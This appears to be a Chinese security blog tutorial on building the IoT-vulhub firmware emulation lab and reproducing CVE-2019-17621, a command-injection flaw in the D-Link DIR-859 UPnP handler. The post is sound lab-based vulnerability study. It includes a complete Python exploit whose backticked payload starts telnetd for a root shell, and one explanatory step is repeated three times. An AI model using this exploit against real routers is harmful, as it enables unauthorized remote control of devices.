

## 1. 0x00 前言

最近在研究路由器漏洞，要是每次分析个路由器都要上闲鱼买一个路由器真的费用有点高，所以在网上找了类似的路由器漏洞环境仿真的平台，运气不错在GitHub上找到一个开源项目[IoT-vulhub](#)，接下来就是记录自己搭建IoT固件漏洞复现环境的过程。

## 2. 0x01 IoT-vulhub安装

### 2.1. 系统环境：

```
1 .....
2          .,:ccc,.
3          .....''';lx0.
4          ....'''.:ld;
amd64
5          .':;::;:;.x,
6          ..'''.      0Xxoc:,. ...
7          ....      ,ONkc;,,cok0dc',.
8          .          OMo          ':ddo.
9          dMc          :00;
10         0M.          .:o.
11         ;Wd
12         ;X0,
13         ,d00dlc;,.
14         ..',;:cd00d:;,.
15         .:dj.':;,.
16         'd, .'
3.408GHz
17         ;l .. GPU: VMware SVGA II Adapter
18         .o   RAM: 820MiB / 3912MiB
19         c
20         .'
21         .
```

### 2.2. 安装依赖：

```
1 # 安装Python3
2 #这个最好安装Python3.5以上,否则会有问题!
3
4 # 安装pip
5 $ curl -s https://bootstrap.pypa.io/get-pip.py | sudo python3
6
7 # 安装最新版 docker
8 $ curl -s https://get.docker.com/ | sh
9
10 # 启动docker 服务
11 $ sudo service docker start
12
13 # 查看安装的版本信息
14 $ sudo docker version
15
16 # 运行hello,world
17 $ sudo docker run hello-world
18
19 # 让普通用户也能运行 docker
20 $ sudo usermod -aG docker $USER #然后注销用户重新登录即可。
21
22 # 验证
```

```
23 $ docker images
24
25 # 安装docker-compose,最好用root权限装
26 $ sudo python3 -m pip install docker-compose
```

## 2.3. 克隆项目

```
1 #克隆github 项目
2 $ git clone https://github.com/firmianay/IoT-vulhub.git
3
4 #进入项目目录
5 cd IoT-vulhub
```

## 2.4. 构建Docker基础镜像

以下为必须构建的镜像

- ✓ ubuntu 16.04系统镜像
- ✓ binwalk 以及 noentry 版镜像
- ✓ firmadyne 固件模拟镜像


```
1 #漏洞仿真 是根据每个镜像综合的利用,所以一定要构建这些镜像
2 -----系统-----
3 # 构建Ubuntu 16.04系统
4 $ cd baseImage/ubuntu1604 && docker build -t firmianay/ubuntu1604 .
5
6 # 构建binwalk容器,解压固件 和仿真用
7 $ cd baseImage/binwalk && docker build -t firmianay/binwalk .
8
9 # 构建noentry版本的binwalk镜像, firmadyne 基于该版本镜像
10 $ cd baseImage/binwalk && vi Dockerfile (修改如下,注释ENTRYPOINT)
11 #ENTRYPOINT ["binwalk"]
12 $ docker build -t firmianay/binwalk:noentry .
13
14 # 构建firmadyne 模拟镜像
15 $ cd baseImage/firmadyne && docker build -t firmianay/firmadyne .
16
17 # 构建firmAE 模拟镜像
18 $ cd baseImage/firmAE && docker build -t firmianay/firmAE .
19
20 -----工具-----
21 # 构建buildroot
22 $ cd baseImage/buildroot && docker build -t firmianay/buildroot .
23
24 # 构建busybox
25 $ cd baseImage/busybox && docker build -t firmianay/busybox .
26
27 # 构建gdbserver
28 $ cd baseImage/gdbserver && docker build -t firmianay/gdbserver .
29
30 # 构建QEMU 用户级模拟镜像
31 $ cd baseImage/qemu-user-static && docker build -t firmianay/qemu-user-static .
```

```
kali@kali:~/IoT-vulhub$ docker images
REPOSITORY          TAG          IMAGE ID      CREATED      SIZE
<none>              <none>      57f6ffc61bd5 3 minutes ago 533MB
firmianay/qemu-user-static  latest      8117b1c8fb07 3 minutes ago 362MB
firmianay/gdbserver    latest      44687dc7a4a2 5 minutes ago 536MB
firmianay/buildroot    latest      b9229fd72315 6 minutes ago 453MB
firmianay/firmae       latest      cf05605de572 7 minutes ago 1.41GB
firmianay/firmadyne    latest      5627c23fe4f9 9 minutes ago 1.24GB
firmianay/binwalk      latest      9294bbdbca0 10 minutes ago 1.09GB
firmianay/binwalk      noentry     9c74931517cb 10 minutes ago 1.09GB
firmianay/busybox      latest      c2cba0e9c6cd 12 minutes ago 246MB
firmianay/ubuntu1604   latest      5219d032f661 13 minutes ago 246MB
ubuntu               16.04      38b3fa4640d4 10 days ago 135MB
hello-world          latest      d1165f221234 5 months ago 13.3kB
kali@kali:~/IoT-vulhub$ q
```

### 3. 0x02 漏洞复现

#### 3.1. 模拟D-Link DIR-859固件

```
1 #进入到D-Link\CVE2019-17621目录
2 cd D-Link/CVE-2019-17621/
3
4 #解压D-Link DIR-859固件
5 $ docker run --rm -v $PWD/firmware/:/root/firmware firmianay/binwalk -Mer
  "/root/firmware/DIR822A1_FW103WWb03.bin"
6
7 #构建漏洞环境镜像
8 $ sudo docker-compose -f docker-compose-firmadyne.yml build
9
10 #启动模拟好的D-Link DIR-859漏洞环境 docker容器
11 $ sudo docker-compose -f docker-compose-firmadyne.yml up
12
13 #利用ssh开启socks代理,将漏洞环境网络代理出来,方便虚拟机操作
14 $ ssh -D 2345 root@127.0.0.1 -p 1234 #密码root
15 #开启socks代理
16 #代理端口:2345
17
18 #Google浏览器中安装Proxy SwitchyOmega插件,配置如下代理
19 代理协议:SOCKS5
20 代理服务器:127.0.0.1
21 代理端口:2345
```



## 3.2. CVE-2019-17621 (命令注入漏洞)分析

- 1 描述:
- 2 DIR-859路由器用了UPNP协议，并且在某处调用fwrite()向文件中添加删除命令`rm -f ".\${shell\_file}."\n`，
- 3 时候出现了漏洞，我们可以将shell\_file内容改为反引号包裹的系统命令，来利用命令注入漏洞执行命令。

### 3.2.1. UPNP协议简介:

UPnP全名是Universal Plug and Play，主要是微软在推行的一个标准。

简单的来说，UPnP 最大的愿景就是希望任何设备只要一接上网络，所有在网络上的设备马上就能知道有新设备加入，这些设备彼此之间能互相沟通，更能直接使用或控制它，一切都不需要设定，完全的 Plug and Play。

- UPnP不需要设备驱动程序，因此使用UPnP建立的网络是介质无关的。
- 同时UPnP使用标准的TCP/IP和网络协议，使它能够无缝的融入现有网络。
- 构造UPnP应用程序时可以使用任何语言，并在任何操作系统平台上编译运行。
- 对于设备的描述，使用HTML表单表述设备控制界面。它既允许设备供应商提供基于浏览器的用户界面和编程控制接口，也允许开发人员定制自己的设备界面。

### 3.2.2. 漏洞所在位置:

二进制可执行文件 `/htdocs/cgibin` 中的 `genacgi_main()` 函数包含了可远程执行代码的漏洞。

```
1  undefined4 genacgi_main(void)
2  {
3      .....
4      iVar7 = (**(code **)(local_18 + -0x7d44))(iVar6, "?service=", 9); //iVar6 ?service=
5      if (iVar7 != 0) {
6          return 0xffffffff;
7      }
8      iVar7 = (**(code **)(local_18 + -0x7d30))(pcVar4, "SUBSCRIBE");
9      uri_service = iVar6 + 9; //uri_service 来自 iVar6
10     .....
11     pid = getpid();
12     sprintf(buf8,
13         "%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nHOST=%s\nURI=%s\nTIMEOUT=%d\nREMOTE=%s\nSHELL_FILE=%s/%s_%.sh"
14         , "/htdocs/upnp/run.NOTIFY.php", env_server_id, uri_service, env_http_callback
15         + 7, http_callbak_uri + 1, time_out
16         , env_REMOTE_ADDR, "/var/run", uri_service, pid);
17     xmldbc_ephp(0, 0, buf8, stdout);
18     .....
19     return 0;
20 }
```

`sprintf()` 格式化字符串, 将各种拼接的输出格式化输入到 `buf8` 中, 主要关注 `SHELL_FILE` 将以格式 `%s_%.sh` 进行传递, 主要用于为新的 shell 脚本命名。

随后由 `xmldbc_ephp()` 函数(最后调用 `send()`)将 “buffer8” 中包含的数据发送给 PHP。

```
1  METHOD=SUBSCRIBE
2  INF_UID=(NULL)
3  SERVICE="9" #漏洞就出在这里, 我们可以控制SERVICE, 我们在这里如果输入`telnetd`, 那他就会开启telnet服务
4  HOST="192.168.0.1:49152"
5  URI=/ServiceProxy27>
6  TIMEOUT=1800
7  REMOTE="192.168.0.2"
8  SHELL_FILE="/var/run/9_3120.sh"
```

1. `xmldbc_ephp` 函数就不具体分析了, 有兴趣的自己可以深入分析下, 他大致内容是把 `buf8` 的数据传 `run.NOTIFY.php` 处理 缓冲区中的数据, 经过 `xmldbc_ephp` 处理, 由 PHP 文件 `run.NOTIFY.php` 进行处理。
2. `run.NOTIFY.php` 调用 `GENA_subscribe_new()` 并传递 `cgibin` 程序中 `genacgi_main()` 函数获得的变量, 还包括变量 `SHELL_FILE`。
3. `GENA_subscribe_new` 函数传递 `SHELL_FILE` 到 `GENA_notify_init` 函数, 也是 `SHELL_FILE` 最终处理的地方: 通过调用 PHP 函数 `fwrite()` 创建新文件。
4. `GENA_notify_init` 函数中 `fwrite()` 函数被使用了两次 第一次创建文件, 文件名为 `SHELL_FILE` 变量。
5. 第二次调用 `fwrite()` 向文件中添加 删除命令 `"rm -f ".$shell_file."\n"`, (漏洞点触发原因):
6. 进行攻击时, 只需要插入一个反引号包裹的系统命令, 将其注入到 shell 脚本中。在脚本执行 `rm` 命令时因遇到反引号而失败, 继续执行引号里面的系统命令, 从而达到远程命令执行漏洞的触发。
7. 进行攻击时, 只需要插入一个反引号包裹的系统命令, 将其注入到 shell 脚本中。在脚本执行 `rm` 命令时因遇到反引号而失败, 继续执行引号里面的系统命令, 从而达到远程命令执行漏洞的触发。
8. 进行攻击时, 只需要插入一个反引号包裹的系统命令, 将其注入到 shell 脚本中。在脚本执行 `rm` 命令时因遇到反引号而失败, 继续执行引号里面的系统命令, 从而达到远程命令执行漏洞的触发。


```

    *http_callback_uri = '\0';
    pid = getpid();
    sprintf(buf8,

"%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nHOST=%s\nURI=%s\nTIMEOUT=%d\nREMOTE=%s\nSHELL_FILE=%s/%s_%d.
sh"

, "/htdocs/upnp/run.NOTIFY.php", env_server_id, uri_service, env_http_callback + 7,
http_callback_uri + 1, time_out
, env_REMOTE_ADDR, "/var/run", uri_service, pid);
xmlrpc_ephp(0, 0, buf8, stdout);

```

 水滴安全实验室  
[https://blog.csdn.net/Mira\\_Hu](https://blog.csdn.net/Mira_Hu)

### 3.2.3. 构造EXP:

```

1  #!/usr/bin/python3
2
3  import socket
4  import os
5  from time import sleep
6
7  def httpSUB(server, port, shell_file):
8      print('\n[*] Connection {host}:{port}'.format(host=server, port=port))
9
10     con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11     request = "SUBSCRIBE /gena.cgi?service=" + str(shell_file) + " HTTP/1.0\n" #
    这里的shell_file就是我们反引号包裹的系统命令
12     request += "Host: " + str(server) + str(port) + "\n"
13     request += "Callback: <http://192.168.0.4:34033/ServiceProxy27>\n"
14     request += "NT: upnp:event\n"
15     request += "Timeout: Second-1800\n"
16     request += "Accept-Encoding: gzip, deflate\n"
17     request += "User-Agent: gupnp-universal-cp GUPnP/1.0.2 DLNADOC/1.50\n\n"
18     print('[*] Sending Payload')
19     sleep(1)
20
21     con.connect((socket.gethostbyname(server), port))
22     con.send(request.encode())
23     results = con.recv(4096)
24     print('[*] Running Telnetd Service')
25     sleep(2)
26
27     print('[*] Opening Telnet Connection\n')
28     os.system('telnet ' + str(server) + ' 9999')
29
30     serverInput = "192.168.0.1"
31     portInput = 49152
32     httpSUB(serverInput, portInput, '`telnetd -p 9999 &`')

```

### 3.3. 执行漏洞利用

```

1  cd tools
2  python exp.py

```

```
root@ff1152985537:~/tools# python exp.py
```

```
[*] Connection 192.168.0.1:49152  
[*] Sending Payload  
[*] Running Telnetd Service  
[*] Opening Telnet Connection
```

成功PWN!!!!

```
Trying 192.168.0.1...  
Connected to 192.168.0.1.  
Escape character is '^]'.
```

```
BusyBox v1.14.1 (2016-12-29 16:47:48 CST) built-in shell (msh)  
Enter 'help' for a list of built-in commands.
```

```
# uname -a
```

```
Linux dlinkrouter 2.6.39.4+ #2 Tue Sep 1 18:08:53 EDT 2020 mips GNU/Linux
```

```
# ls
```

firmadyne	etc	dev	usr	lib	lost+found
sys	tmp	sbin	mnt	www	
bin	htdocs	var	proc	home	

```
# █
```